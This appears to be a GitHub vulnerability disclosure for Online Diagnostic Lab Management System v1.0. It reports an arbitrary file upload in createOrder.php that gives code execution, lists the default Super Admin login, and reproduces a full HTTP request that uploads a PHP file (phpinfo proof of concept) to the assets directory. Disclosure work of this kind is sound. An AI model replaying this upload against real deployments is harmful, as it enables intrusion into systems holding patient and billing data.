xuewawa Create RCE-2.md History

1 contributor

117 lines (85 sloc) | 3.51 KB

Online Diagnostic Lab Management System v1.0 by mayuri_k has arbitrary code execution (RCE)

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vendors: https://www.sourcecodester.com/php/15667/online-diagnostic-lab-management-system-using-php-and-mysql-free-download.html

The program is built using the xmapp-php8.1 version

Login account: mayuri.infospace@gmail.com/rootadmin (Super Admin account)

Vulnerability url: ip/diagnostic/php_action/createOrder.php

Loophole location: Online Diagnostic Lab Management System's createOrder.php file exists arbitrary file upload (RCE)


Request package for file upload:

```
POST /diagnostic/php_action/createOrder.php HTTP/1.1
Host: 192.168.1.88
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.
```

```
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Referer: http://192.168.1.88/diagnostic/add-invoice.php
Cookie: PHPSESSID=flklolh755oivesj89eu5fo2c7
Connection: close
Content-Type: multipart/form-data; boundary=---------------------------2911028935278
Content-Length: 2130

-----------------------------291102893527846
Content-Disposition: form-data; name="orderDate"

2022-09-21
-----------------------------291102893527846
Content-Disposition: form-data; name="clientName"

3
-----------------------------291102893527846
Content-Disposition: form-data; name="clientContact"

7070707070
-----------------------------291102893527846
Content-Disposition: form-data; name="productName[]"

4
-----------------------------291102893527846
Content-Disposition: form-data; name="rateValue[]"

300
-----------------------------291102893527846
Content-Disposition: form-data; name="quantity[]"

1
-----------------------------291102893527846
Content-Disposition: form-data; name="totalValue[]"

300.00
-----------------------------291102893527846
Content-Disposition: form-data; name="subTotalValue"

300.00
-----------------------------291102893527846
Content-Disposition: form-data; name="totalAmountValue"

354.00
-----------------------------291102893527846
Content-Disposition: form-data; name="discount"
```

```
1
-----------------------------291102893527846
Content-Disposition: form-data; name="grandTotalValue"

353.00
-----------------------------291102893527846
Content-Disposition: form-data; name="gstn"

54.00
-----------------------------291102893527846
Content-Disposition: form-data; name="vatValue"

54.00
-----------------------------291102893527846
Content-Disposition: form-data; name="paid"

1
-----------------------------291102893527846
Content-Disposition: form-data; name="dueValue"

352.00
-----------------------------291102893527846
Content-Disposition: form-data; name="paymentType"

6
-----------------------------291102893527846
Content-Disposition: form-data; name="paymentStatus"

2
-----------------------------291102893527846
Content-Disposition: form-data; name="paymentPlace"

1
-----------------------------291102893527846
Content-Disposition: form-data; name="productImage"; filename="hack.php"
Content-Type: application/octet-stream

<?php phpinfo(); ?>
-----------------------------291102893527846--
```

The files will be uploaded to this directory \diagnostic\assets\myimages\



We visited the directory of the file in the browser and found that the code had been executed